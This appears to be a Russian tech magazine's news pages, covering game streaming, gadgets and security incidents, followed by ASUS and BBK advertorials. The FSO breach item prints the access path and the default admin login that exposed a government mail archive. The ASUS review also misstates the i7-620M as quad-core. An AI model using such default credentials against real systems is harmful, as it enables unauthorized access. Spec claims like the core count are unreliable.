Представь себе ситуацию. Ты начинаешь ставить винду, но вместо муторного ожидания конца установки, получаешь вполне работоспособную систему уже через несколько минут. Мастер ставит только самое необходимое, а все остальное инсталлит в фоне, по мере необходимости. Минимум ожидания, максимум удобства. Увы, идея пока фантастическая, но это лишь для операционок. Ребята из немецко-русской компании Digital Solutions реализовали такую фишку для игр.



Вот ведь как бывает. Еще каких-то десять лет назад, чтобы порубиться в дополнение Starcraft непременно понадобился бы диск с игрой. Играли в основном по локалке: для битв онлайн серьезной преградой становились большие задержки и узкий канал. А сейчас? Слово «мегабит» так прочно обосновалось в нашей жизни, что мы уже стали забывать, когда в последний раз покупали диски. В инете стало не только комфортно играть в мультиплеер, но отсюда же скачивать сами игры. И речь тут даже не о пресловутых torrent'ах, где можно достать любую новинку (хотя и часто фигово поломанную). Появились технологии, позволяющие скачать лишь 5-10%, скажем, увесистого дистрибутива Starcraft II и сразу приступать к его прохождению. Такие технологичные штуки мы любим :).

Все когда-то начиналось с продажи лицензионной музыки. Дальше, когда скорости соединения подросли, стало возможным продавать еще и видео. Бестолковые онлайн-магазины сменились удобными сервисами вроде Apple.TV, позволяющими подкачивать видео прямо во время просмотра: картинка в HD-качестве в потоковом режиме — это сверхудобно. Продавцы игр также не стояли в стороне: вместо того, чтобы бежать в магазин многие геймеры стали приобретать игры прямо в Интернете. Удобные сервисы Steam и Xbox Live Marketplace, позволяющие удобно купить, скачать, установить любую экшн или стратегию, а потом поиграть с другими людьми быстро стали обыденным делом для десятков миллионов человек. Это легко понять: в Сети игры стоят дешевле в среднем на 20-30 процентов, поскольку издатель не тратится на производство дисков и доставку в магазины. В результате получается экономить не только время на вылазку в магазин, но еще и ощутимые деньги на покупке.

Но то запад, у нас же — каналы пока не такие широкие, чтобы быстро скачать 8 Гб дистрибутив свежей новинки. Пока стянешь тяжелую игру (а это легко может занять 8-10 часов), пропадет всякое желание в нее играть.

Вот если бы добавить сюда «потоковое вещание», как для видео.... Ребята из Digital Solutions нашли выход. В результате экспериментов, был создан механизм PlayFast (www.playfast.ru), позволяющий резать игру на части и сжимать большие объемы данных при передаче. Главная фишка в том, что начать пользовать игрой можно, скачав небольшую часть общего объема. Это основной момент. Большая часть игры докачивается незаметно в фоновом режиме, никак не мешая геймплею, в то время как ты уже давно играешь. Плавная дозагрузка — фирменная фишка системы: в зависимости от «толщины» интернет-канала PlayFast рассчитает, какую часть дистрибутива залить на твой компьютер, чтобы дальнейшая закачка проходила незаметно и без тормозов. Если канал достаточно широк, ты получишь стартовый «пирог» и начнешь играть можно уже через несколько минут.

Игры в PlayFast не варез. Это полностью лицензионные игрушки, с той лишь разницей от обычных коробочек, что распространяются через прогрессивный механизм закачки. Заплатить за них можно любым удобным способом — СМСкой, через любую платежную систему, включая любимые народом терминалы. Что приятно: в среднем игрушка стоит на 20-30 процентов дешевле, чем в магазине. К тому же перед покупкой любую гамесу можно полноценно пощупать. Одну, две, пять — да хоть всю подборку сразу, которые предлагаю разработчики на своем сайте. При этом опять не надо полностью скачивать их себе на компьютер: закачиваются и устанавливаются лишь небольшие части, необходимые для того, чтобы начать игру. По объему это не больше демки или видео с рецензией.

Компания не только создала саму технологию, но и работает со всеми крупными российскими издателями и представителями зарубежных производителей. Каталог постоянно растет, добавляя в себя все больше и больше новинок. Что это значит? Очень просто: уже сейчас появляются в электронном виде быстрее, чем диски в магазинах.

ФСБ НУЖЕН СВОЙ BLU-RAY



Похоже, Федеральная служба безопасности России решила, так сказать, построить свой Луна-парк. В высшей степени безопасный. Одно из технических подразделений ФСБ — войсковая часть 68240 — объявило конкурс на создание оптического носителя, «принципиально отличающегося от традиционных стандартов CD, DVD, Blu-ray и др.». Также подразумевается разработка устройства для чтения-записи таких носителей и технологии их изготовления. Известно, что за 27 месяцев планируется создать опытную партию из 200 дисков, и потратить на это собираются, ни много ни мало, 45 млн. рублей. Требования к носителям просты и до боли кое-что напоминают: на диск должно умещаться не менее 25 Гб данных, и храниться информация должна не менее 50 лет. Скорость записи — от 26 Мб/с, скорость чтения — от 36 Мб/с. Диаметр будущих дисков составит 120 мм, толщина — не более 1,2 мм, число информационных слоев — до четырех. Узнаешь? Да, это практически Blu-Ray. Но пользоваться Blu-Ray ФСБ не желает категорически, ведь нашим спецслужбам принципиально важно, чтобы диски не читались ни одним из существующих сегодня устройств, а скорость физического уничтожения информации составляла не более 60 секунд.

СВЕТ ВО ТЬМЕ ОТ LOGITECH



Любители посидеть за компьютером в темное время суток хорошо знают, что выбрать клавиатуру с подсветкой — это настоящая проблема. Достойных моделей на рынке единицы, а уж если тебе нужен беспроводной вариант, то поиски могут совсем затянуться. Logitech Wireless Illuminated Keyboard K800 от компании Logitech должна порадовать полуночников, которые не любят печатать вслепую. Беспроводной девайс оснащен сенсором движения (стоит убрать руки от клавиатуры — «веселые огоньки» погаснут) и датчиком освещенности, что позволяет ему автоматически регулировать яркость подсветки и экономить заряд аккумуляторов. К тому же инженеры Logitech обещают, что клавиатура сможет проработать без подзарядки до 10 дней (кстати, заряжаться девайс способен прямо во время работы через mirco-USB). Клавиатура комплектуется крошечным приемником Logitech Unifying, использующим технологию Logitech Advanced 2.4 GHz — она практически исключает лаги и отключения. Еще одна приятная особенность новинки — система PerfectStroke, благодаря которой ход изогнутых, эргономичных клавиш Incurve Keys плавный и тихий. Устройство уже можно искать в магазинах, рекомендованная цена составляет 100 евро.

19 из 54 антивирусных продуктов провалили тест лаборатории Virus Bulletin, не сумев получить сертификат VB100. Хуже всего себя проявили Kingsoft и Bkis BKAV.

СЛУХИ О CHROME OS TABLET



По Сети расползаются слухи о скором появлении планшетного ПК на базе Chrome OS. Начало пересудам положил ресурс downloadsquad.com, на котором была опубликована запись, рассказывающая, что, по информации некоего закрытого источника, компания HTC уже вовсю занимается разработкой Chrome OS Tablet. Напомним, что именно HTC делала для «Гугла» Nexus One, так что предположение, что они же займутся планшетом, — вполне логично. Но парни с DownloadSquad не ограничились одним лишь именем производителя — еще они сообщили, что планшет якобы будет выпущен совместно с телекоммуникационной компанией Verizon и в продажу поступит уже 26 ноября текущего года! На DownloadSquad даже описали железо, которым предположительно будет укомплектована новинка, но очень быстро выяснилось, что это были лишь домыслы автора текста — источник не называл сайту ничего конкретного, кроме сроков и имени производителя. Не окажется ли ложной и эта информация, пока неясно: Google и Verizon ситуацию никак не комментируют. Зато команда сайта Engadget попыталась подтвердить или опровергнуть приведенные DownloadSquad «факты», обратившись к собственному источнику. Он утверждает, что продажа Chrome OS планшетов начнется никак не раньше 2011 года.

ANDROID-СМАРТФОН ОТ LG

Компания LG выпустила в продажу новый смартфон с Android 1.6 на борту — LG Optimus (GT540). Кто-то возможно заметит: «Во дают! Уже вот-вот 3.0 версия Android'а выйдет, а тут нас таким старьем пичкают». Но тут вопрос в цене устройства: она составляет всего 8.990 рублей. Никакого «подвоха» здесь нет, просто Android-девайсы понемногу дешевеют :). За эти деньги ты получишь полноценный коммуникатор на базе процессора Qualcomm MSM7227 с частотой 600 МГц, с 200 Мб памяти и резистивным TFT-экраном с диагональю 3.0" (320х480). Девайс оснащен microUSB, Wi-Fi, Bluetooth 2.1+EDR (A2DP), FM-радио и имеет слот microSD (2 Гб в комплекте, поддержка до 32 Гб). Для любителей снимать все вокруг имеется встроенная камера: 3 Мп с автофокусом, поддержкой геотэггинга и функцией распознавания лица. Что касается версии Android'а на борту, то ее, вероятно, можно будет обновить с помощью прошивки.



ЗАЩИТА ANDROID ПРОДЕРЖАЛАСЬ НЕ ДОЛГО



Меньше месяца потребовалось хакеру по имени Джастин Кейс (Justin Case) на взлом новой системы Android Licensing Service, призванной защитить Android-приложения от нелегального распространения. Принцип работы Licensing Service прост — смартфон через определенные промежутки времени связывается с сервером Google и проверяет, все ли установленные на нем приложения легальны. Если система обнаруживает что-то подозрительное, приложение либо сразу становится неработоспособным, либо прекращает функционировать через заданное число дней (зависит от выбора разработчика). Джастин же написал небольшой патч, который заставляет систему поверить, что все установленные на смартфоне приложения легальны. Подробный результат своих исследований и принцип работы патча хакер опубликовал на сайте www.androidpolice.com в надежде, что Google исправит свою оплошность.

Крупное слияние на западном рынке: компания Intel приобрела компанию McAfee вместе со всеми ее шестью тысячами сотрудников и одним, неповторимым Крисом Касперски, за $7,68 млрд.

В WPA2 ОБНАРУЖИЛИ «ДЫРКУ»



Команда независимых исследователей, обитающая под крылом компании AirTight Networks, нашла уязвимость в столпе защиты Wi-Fi-сетей — протоколе шифрования данных WPA2. Подвержены уязвимости, получившей имя Hope 196, все сети, совместимые со стандартом IEEE802.11 (Revision, 2007). Суть в следующем: WPA2-протокол использует два типа ключей: Pairwise Transient Key (PTK), уникальный для каждого клиента, для защиты личного трафика, и Group Temporal Key (GTK), помогающий отличить одну сеть от другой и предназначенный для шифрования бродкаст-трафика. Как выяснилось, PTK способны обнаруживать спуфинг адресов и перехват данных, а вот GTK — нет. Кстати, название Hole 196, взялось не с потолка — дело в том, что проблема ключей GTK описана на 196 странице стандарта IEEE 802.11! Да-да, она была там все последние годы. Использовать брешь можно при помощи атаки типа Man-in-the-middle — пользователь, авторизованный в Wi-Fi-сети, воспользовавшись эксплойтом, может перехватывать данные, передаваемые другими юзерами этой сети. И это лишь верхушка айсберга — исследователи подчеркивают, что возможны и другие варианты атак, а также различные неприятные вещи вроде подмены MAC-адресов. Но, тем не менее, команда все равно намерена обнародовать эксплойт, дабы с ним смогли ознакомиться все желающие, а регулирующие органы получили возможность внести в WPA2 поправки. Ознакомиться с подробностями можно по адресу: www.airtightnetworks.com/wpa2-hole196


ЭХО CARDERPLANET



Уже много лет прошло с момента закрытия легендарного кардерского сайта carderplanet.com (CC приказал долго жить еще в 2004 году), но членов бывшей «семьи» полиция и спецслужбы разных стран мира ловят до сих пор. Так французская полиция задержала в аэропорту Ниццы 27-летнего Владислава Хорохорина — выходца из России, гражданина Израиля и Украины. Последние пару лет Хорохоркина, известного в Сети как BadB, активно искали спецслужбы США. По их информации, BadB имел самое прямое отношение к почившей CC и торговал секретными данными о кредитных картах и банковских счетах. Кардеру заочно были вынесены обвинения в финансовых махинациях с использованием устройств доступа, а также в воровстве при отягчающих обстоятельствах с использованием чужих персональных данных. В итоге вычислили Владислава через Сеть. Один из агентов Секретной службы США сыграл роль покупателя и приобрел у кардера данные о паре ворованных кредиток. Да, «Планета» давно закрылась, но BadB так и не оставил свой «бизнес» — он держал в инете пару сайтов с предложениями о продаже, оставлял объявления на хакерских ресурсах и так далее. Теперь, когда Владислава арестовали, ему также предъявили обвинения в мошенничестве и махинациях с банковскими данными и в краже с отягчающими обстоятельствами. По первой статье Хорохоркину грозит тюремное заключение сроком до 10 лет и штраф в размере 250 тысяч долларов, а вторая статья добавляет к сроку заключения еще 2 года, а к сумме штрафа — еще 250 тысяч американских дензнаков.

ОБЛЕТ WI-FI-СЕТЕЙ НА БРЕЮЩЕМ ПОЛЕТЕ

Не успели мы рассказать тебе о классном квадрокоптере Parrot AR.Drone, который управляется при помощи iPhone, как появилась новость о другом интересном дроне. Как известно, в корыстных целях можно использовать практически все, был бы «нужный» склад ума. Вот у чуваков, создавших сайт www.rabbit-hole.org, склад ума явно подходящий :). Эти парни собрали беспилотный аппарат, способный облетать территорию по заданному маршруту и при этом собирать информацию о Wi-Fi-сетях! За основу была взята модель МиГ-23, к которой добавили комп Via Epia Pico ITX PC (500 МГц Via C7, 1 Гб RAM с Backtrack 4 на борту) и наладили систему автоматического пилотирования ArduPilot. Система поддерживает связь наземной станции с базовой в режиме реального времени, посредством PPP over SSH тоннеля. Роль наземной станции выполняет комп с программой ArduStation, которая обсчитывает всю телеметрическую информацию. Беспилотник оснащается так же Edge/3G модемом, что позволяет управлять процессом удаленно, из любой точки планеты. В воздухе WASP (Wi-Fi Aerial Surveillance Platform) может находиться 30-45 минут, и максимальная высота, на которую он способен подняться, составляет почти 7 метров. Но главная фишка, конечно, заключается в том, что дрону можно задать GPS-координаты, и он сам, автоматически, облетит нужные места, «просканирует эфир» и соберет информацию. Заинтригован? Тогда спешим порадовать — по указанному выше адресу ты найдешь кучу подробностей и отличную подборку ссылок по теме «как мне построить такой же аппарат?». Кстати, Google недавно закупил подобные беспилотники у компании Microdrones. Аппараты планируется использовать для автоматических полетов по заданным маршрутам и фотосъемки. Полученные данные должны пригодиться в Google Earth и Google Maps.



Исследование Harris Interactive выявило, что, увольняясь с работы, 49% американцев и 52% великобританцев не прочь прихватить с собой конфиденциальные файлы компании.


ЛЕГКИМ ДВИЖЕНИЕМ РУКИ IPAD СТАНОВИТСЯ НЕТБУКОМ



Очень любопытный аксессуар для iPad разработала компания Shenzhen Paoluy Silicone Technology. Футляр BL-BKB76, выполненный в виде папки, не только защитит «яблочный» планшетник от царапин и потертостей, но благодаря беспроводной (Bluetooth) QWERTY-клавиатуре превратит iPad в полноценный ноутбук. Для быстрого подключения клавиатуры к планшету даже предусмотрен специальный хоткей. Зарядить «папочку» можно при помощи стандартного кабеля Apple с док-коннектором, время полного заряда аккумулятора — 4-4,5 часа. Время работы клавиатуры от одного заряда в режиме ожидания составит около 100 дней, и при непрерывной работе — до 90 часов. Устройство должно поступить в продажу до конца года, по ориентировочной цене $90.

ПОЧТУ ФСО РОССИИ «ВСКРЫЛИ»

Писать о каждом взломе, дефейсе и утечке информации мы, конечно, не можем — слишком уж много таких вещей происходит в сети ежечасно, но умолчать об одном недавнем хаке никак нельзя. В конце августа по анонимным имейджбордам со скоростью лесного пожара распространилась информация о том, что анонимусам удалось получить доступ к системе мониторинга и архивирования корпоративной почты «Дозор», расположенной на сервере rsnet.ru. Говоря проще, нашли дырку, ведущую в архивы электронной почты Федеральной службы охраны России, и выглядела она так: «https://[ip]/cgi-bin/main.scm, adm:admin». Анонимус, правда, утверждал, что по ссылке находится архив электронной почты системы оперативно-розыскных мероприятий (СОРМ) — программно-технического комплекса, позволяющего получать доступ к телефонным переговорам граждан, обмену SMS и электронными сообщениями. Разумеется, по линку располагался не архив СОРМ, а «всего лишь» внутренняя переписка ФСО. Разработавшая «Дозор» компания «Инфосистемы Джет» от комментариев отказывается, однако некоторые источники уверяют, что об уязвимости, которой воспользовались анонимусы, разработчики знали с зимы текущего года. ФСО, в свою очередь, официально заявила, что никакой важной информации и тем более секретных данных в Сеть не утекло (ничего такого по указанному адресу просто не было). Однако факт остается фактом — на протяжении нескольких часов любой юзер мог зайти и почитать почтовые архивы Федеральной службы охраны.




Борцы с малварем из компании Avast получили $100 млн. инвестиций от фирмы Summit Partners. В первую очередь вливание ориентировано на дальнейшее развитие бизнес-модели freemium.



1 Не требует специальных знаний!
Быстрая настройка беспроводной сети и Internet
Утилита ASUS EZSetup/ WPS Wizard – настройка защищенной беспроводной сети и Internet-соединения за 2 минуты с предустановками для провайдеров более чем в 100 городах России

2 Комфортная скорость для всех приложений!
Графическая настройка приоритетов
Удобное перераспределение ширины канала между такими приложениями, как голосовые программы, игры, приложения, использующие потоки аудио и видео, а также FTP и P2P



3 Универсальность и функциональность!
Подключение USB устройств
- ASUS EZ File Sharing – личный сетевой файл-сервер с доступом через Internet
- ASUS EZ Printer Sharing – принт-сервер для поддержки одновременной печати и сканирования



Товар сертифицирован, на правах рекламы.

RT-N13U
Многофункциональный беспроводной маршрутизатор 802.11N

www.asus.ru   Гарантия 2 года   Горячая линия: 8-800-100-2787

Ноутбук-бамбук

Обзор ноутбука ASUS U43Jc

Проявляя заботу об окружающей среде, компания ASUS создала целую линейку ноутбуков Bamboo, в оформлении корпусов которых пластик заменен бамбуковыми панелями: экологичным и возобновляемым материалом, который, к тому же, очень стильно и необычно выглядит. С одним из представителей обновленной линейки бамбуковых ноутов — ASUS U43Jc — мы и познакомимся сегодня.





ЭКСТЕРЬЕР

При осмотре ноутбука первым делом в глаза бросается необычный корпус: бамбуковые панели и алюминий! Из видимых частей только клавиатурные клавиши сделаны из пластика. Корпус выглядит стильно и дорого, а бамбук очень приятен на ощупь: теплый и слегка шероховатый материал. Не должен смущать вопрос о его надежности: ASUS использовала современные технологии обработки бамбука для производства легких, однородных и прочных панелей, которые прослужат не меньше, чем обычный пластиковый корпус. Разработчики ASUS утверждают, что бамбук как материал вообще является лучшей заменой пластику: он обладает прочностью на растяжение, близкой к некоторым маркам стали! Так что вопрос о прочности и надежности можно исключить. Размеры ноутбука таковы, что у тебя не возникнет проблем при любом его использовании: 14" – универсальный сайз. Ноут отлично подойдет

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- Процессор: Intel® Core™ i7-620M с частотой 2,66 ГГц
- Чипсет: Mobile Intel® HM55 Express Chipset
- Память: 4 Гб DDR3 1066 МГц SDRAM
- Дисплей: 14", глянцевый, 16:9, 1366x768, LED-подсветка
- Видеоадаптер: NVIDIA® GeForce® 310M, 1Гб DDR3 VRAM
- Жесткий диск: 640Гб, 5400 об/мин
- Интерфейсы: 5-в-1 кардридер (SD,MMC,MS,MS-Pro,XD); Mic; Headphone; VGA/Mini D-sub; USB 3.0; 2xUSB 2.0; RJ45; HDMI
- Размеры и вес: 34.4 x 24.1 x 2.20~3.18 см, 2.14 Кг
- Оптический привод DVD Super Multi с поддержкой двухслойных дисков

АКСЕССУАРЫ ДЛЯ НОУТБУКА



- **Кабель ASUS Crosslink** создан для быстрого перемещения файлов между компьютерами, синхронизации данных и организации совместного доступа к интернет-подключению либо оптическому накопителю. С его помощью можно в мгновение ока решить проблему отсутствующего DVD-привода в нетбуке, расшарить сетевое соединение либо переместить большой объем данных между двумя компами. Физически все функционирует через интерфейс USB, а необходимый софт (для Windows или MAC) размещен на встроенной в кабель флешке объемом 4 Гб.



- **USB-наушники ASUS CineVibe** способны воспроизводить глубокие басы и чистые средние и высокие частоты, что делает их отличным выбором для игр и просмотра фильмов. Забавной особенностью наушников является система силовой обратной связи, которая усиливает эффект от глубоких басов, заставляя наушники вибрировать в соответствии с тем, что происходит на экране. Грубо говоря, если в CS Source рядом с тобой взорвется граната, ты это почувствуешь собственной головой :).



- **ASUS VECTOR BACKPACK** — удобный рюкзак для твоего ноутбука. Если ты часто таскаешь лэптоп на работу/учебу, либо берешь его в путешествия, вещь незаменимая: не даст ноуту промокнуть под дождем и защитит от механических повреждений. Плюс в этом рюкзаке полно различных кармашков для мелочей и места для бумаг, ключей, дисков и мобильного телефона. Отлично подходит для ноутов с диагональю до 16 дюймов.

как для работы, так и для развлечений: яркого LED-дисплея с разрешением 1366x768 вполне достаточно, чтобы смотреть HD-видео и играть в игры. Раскладка клавиатуры выполнена великолепно — аккуратные клавиши низкой посадки, пространство между которыми занято декоративной решеткой. Набирать текст можно в любом режиме и практически при любых условиях. Клавиатура лишена миниатюрных или неудобных кнопок – все расположено максимально удобно и за это стоит сказать инженерам ASUS отдельное спасибо. Что касается тачпада, то он выделяется на общем фоне только за счет небольших канавок на его границе, по цвету и материалу он не отличается от остального корпуса – бамбук и тут. Само собой, поддерживается мультитач, так что традиционно можно с помощью двух пальцев перелистывать изображения или ресайзить объекты, а с помощью трех — симулировать работу правой кнопки мыши. В целом все работает классно, и никаких претензий не возникло.

НАЧИНКА

Что касается начинки — тут у ASUS U43Jc полный порядок: наш лэптоп оснащен мощным четырехъядерным процессором Intel® Core™ i7-620M с частотой 2,66 ГГц и поддержкой технологии Intel® Turbo Boost, позволяющей повышать частоту процессора до 3.33 ГГц в моменты, когда необходима максимальная производительность , и снижать ее до минимума в те моменты, когда высокая мощность не требуется. Ноутбук оснащен мощным графическим контроллером NVIDIA GeForce 310M с 1 Гб видеопамяти DDR3 VRAM. Сайт производителя указывает, что ноутбуки этой серии доступны и на процессорах Intel® Core™ i5 со встроенной графикой GMA HD. Наличие в ноутбуке второй интегрированнной видеокарты позволяет задействовать одну из самых приятных фишек — технологию NVIDIA Optimus, которая сама переключает видеокарты в зависимости от потребностей приложений, что весьма благоприятно сказывается на балансе производительности и времени работы батареи.

Естественно, разведен на одной из панелей и HDMI-выход, а также присутствуют три разъема USB, в том числе — один USB 3.0. Стоит вспомнить и о технологии ASUS Super Hybrid Engine (SHE), которая контролирует загруженность системы и интеллектуально регулирует производительность, распределяя ее оптимальным образом между процессами. Это позволяет улучшить производительность, продлить срок службы батарей и увеличить время автономной работы: в зависимости от конфигурации, ASUS U43Jc способен жить без розетки до 10.5 часов!

ВЫВОДЫ

Помимо U43Jc в линейку ASUS Bamboo Series входят еще два ноутбука: U33Jc (диагональ 13.3") и U53Jc (15.6"). Ноутбуки довольно схожи и кроме диагонали матрицы различаются оптическим приводом: младшая, самая тонкая модель U33Jc поставляется без него. По своим параметрам и свойствам, ASUS U43Jc — настоящий универсал. Он отлично подойдет для самого широкого спектра задач: это современный, производительный лэптоп с универсальной диагональю 14". Он придется по вкусу подвижным людям, которые часто берут ноутбук с собой на работу или в дорогу. Необычный дизайн и используемые материалы никого не оставят равнодушными и гарантированно вызовут интерес окружающих. Отдельной похвалы заслуживает и емкая батарея, которая вместе с эффективной технологией контроля производительности обеспечивает значительное время автономной работы: до 10.5 часов по тестам ASUS.



Подробнее о ноутбуках ASUS и других гаджетах вы можете узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel® и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы,направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel http://www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.

Медиаплееры BBK

Что делать, если смотреть кино и любимые сериалы хочется в хорошем качестве, но не на мониторе компьютера, а на большой диагонали телевизора, с комфортом развалившись на диване? Ответ прост - если тебе не нужны головная боль и путаница проводов, придется раскошелиться на медиаплеер.

Большим разрешениям - большой экран

Сегодня в технических характеристиках почти любого телевизора можно найти строки «поддержка HDTV» и «Full HD». Разрешения высокой четкости 1280x720 и 1920x1080 наконец-то перестали быть экзотикой для эстетов и становятся вполне будничной штукой. Ничего удивительно тут нет - дай любому человеку сравнить картинку в HD и SD, и вот увидишь, несчастный возопит: «Мои глаза! Как я жил раньше?!» и, конечно, сделает выбор в пользу HD.

Однако, увы и ах, если говорить об эфирном телевидении - Россия пока находится в процессе перехода на цифровой формат телевещания, ни о каком HDTV речи нет, в виду чего нам пр иходится «наслаждаться» картинкой с соотношением сторон 4:3 и посредственным качеством. Смотреть на этот страх можно исключительно и только в умеренных дозах, а уж о контенте российских телеканалов мы вообще лучше умолчим.

Учитывая эту печальную ситуацию и тот факт, что торренты и файлообменники завалены HDTV- и BD-рипами на любой вкус, в голову просто не может не закрасться мысль, что на телевизионном экране большие разрешения будут выглядеть куда более впечатляюще, чем на мониторе.

Конечно, справедливости ради стоит сказать, что помимо «цифры» существуют еще и Blu-ray диски.

Но, согласись - скачать фильм, посмотреть его и стереть, это куда дешевле, проще и быстрее, чем покупать не самые дешевые диски, которые потом, к тому же, будут пылиться на полке годами. Вот последним-то и обусловлена быстро растущая популярность различных мультимедийных проигрывателей.

На рынке сейчас представлено множество девайсов, предназначенных для доставки мультимедийного контента из Сети прямиком на экран твоего ТВ. Чтобы помочь тебе сориентироваться в этом изобилии, мы познакомим тебя с линейкой отличных HD-медиаплееров от компании BBK, которая уже который год производит «всеядные» и доступные устройства на радость синефилам.

MP050S

Младшая модель серии придется по вкусу тем, кто не собирается оборудовать дома навороченный медиацентр, а ищет удобства и простоты в работе и настройке.

Как ты мог заметить, MP050S не «сетевой» девайс - проигрывать мультимедийный контент он может только с внешних накопителей, будь то флешка, внешний USB-винт (поддерживаются FAT, FAT32 и NTFS) или карта памяти. Так что если ты ищешь решение, которое можно будет «подружить» с домашним файловым хранилищем или компом, лучше обрати внимание на модели приведенные ниже.

MP050S можно рекомендовать владельцам телевизоров, не имеющих USB-портов, и тем, кто ищет компактности и минимального функционала без лишней переплаты. И пусть фраза про «минимальный функционал» тебя не пугает - несмотря на доступную цену, MP050S поддерживает практически любые современные форматы файлов, в том числе MKV (Matroska) и MOV (H.264).



Технические характеристики

Сеть: Нет
Разъемы: HDMI 1.3, Композитный видеовыход, Стереофонический аудиовыход, Цифровой коаксиальный аудиовыход, USB 2.0, Универсальный считыватель карт памяти SD/MMC/MS
Поддерживаемые форматы:
Видео - MPEG-1/2/4, MPEG-1/2 PS (M2P, MPG), MPEG-2, VOB, AVI, ASF, WMV, MKV (Matroska), MOV (H.264), MP4
Аудио - AAC, M4A, MPEG audio (MP1, MP2, MPA), WAV, WMA
Изображения - JPEG HD, JPEG, BMP, PNG
Другое - ISO, IFO
Максимальное разрешение: 1080p
HDD в комплекте: Нет
Пульт ДУ: Есть
Габариты: 121x26x101



MP060S

Медиапроигрыватель MP060S предлагает более серьезный функционал и способен претендовать на звание «полезнейшего девайса для киномана». Эта модель не только поможет тебе вывести на телеэкран красоты в HDTV качестве, но и с готовностью возьмет на себя труд по выкачиванию из Сети новых киноманских радостей - плеер оснащен встроенным менеджером закачек (BitTorrent и HTTP). Настройка и подключение устройства к роутеру, компу, или напрямую к Сети, предельно просты и не займут много времени.

Можно также напрямую подсоединить к плееру SATA-диск (ограничения по объему нет), тем более что в таком случае производитель обещает пятикратное ускорение при чтении и записи HD-контента.

Еще одной приятной, уже не технической, особенностью девайса является то, что расположить его можно как в горизонтальном, так и в вертикальном положении. С учетом того, что подавляющее большинство нынешних внешних «винтов» стоят на своих подставках вертикально, MP060S очень «фэн-шуйно» впишется в их ряды.

3600 р.





Технические характеристики:

Сеть: LAN (Ethernet) 10/100 Мбит/с
Разъемы: HDMI 1.3, Композитный видеовыход, Компонентный видеовыход, Стереофонический аудиовыход, Цифровой коаксиальный аудиовыход, Цифровой оптический аудиовыход, USB 2.0, MiniUSB, Универсальный считыватель карт памяти SD/MMC/MS, eSATA Host
Поддерживаемые форматы:
Видео - MPEG-1/2/4, MPEG-1/2 PS (M2P, MPG), MPEG-2, VOB, AVI, ASF, WMV, MKV (Matroska), MOV (H.264), MP4
Аудио - AAC, M4A, MPEG audio (MP1, MP2, MPA), WAV, WMA
Изображения - JPEG HD, JPEG, BMP, PNG
Другое - ISO, IFO
Максимальное разрешение: 1080p
HDD в комплекте: Нет
Пульт ДУ: Есть
Габариты: 134x195x125

MP070S

Старшая модель линейки обладает всеми необходимыми характеристиками, которыми должно обладать сердце современного домашнего медиацентра.

MP070S без запинки «прожует» практически любые форматы и кодеки. Благодаря менеджеру закачек, MP070S, равно как и его собрат MP060S модели, поможет тебе своевременно отследить последние кино-новинки в Сети и скачать их.

Но главная «фишка» девайса в том, что помимо умения общаться с любыми внешними накопителями, он и сам может выступать в роли хранилища файлов - для этого на борту плеера предусмотрено место под внутренний жесткий диск SATA 3.5". Хочешь, поставь туда скромный накопитель на 60-80 ГБ, образовав небольшой «перевалочный пункт», а хочешь, установи внутрь 1.5 ТБ и наслаждайся.

4690 р.



Технические характеристики:

Сеть: LAN (Ethernet) 10/100 Мбит/с
Разъемы: HDMI 1.3, Композитный видеовыход, Компонентный видеовыход, Стереофонический аудиовыход, Цифровой коаксиальный аудиовыход, Цифровой оптический аудиовыход, USB 2.0 x 2, MiniUSB, Универсальный считыватель карт памяти SD/MMC/MS, SATA Host
Поддерживаемые форматы:
Видео - MPEG-1/2/4, MPEG-1/2 PS (M2P, MPG), MPEG-2, VOB, AVI, ASF, WMV, MKV (Matroska), MOV (H.264), MP4
Аудио - AC3 (Dolby Digital), DTS, WMA, WMA Pro, AAC, MP1, MP2, LPCM, AAC, M4A, MPEG audio (MP1, MP2, MPA), WAV, WMA
Изображения - JPEG HD, JPEG, BMP, PNG
Другое - ISO, IFO
Максимальное разрешение: 1080p
HDD в комплекте: Нет (есть отсек для установки внутреннего 3.5" жесткого диска SATA)
Пульт ДУ: Есть
Габариты: 210x51x162



Сергей Никитин

ТЕСТОВЫЙ СТЕНД

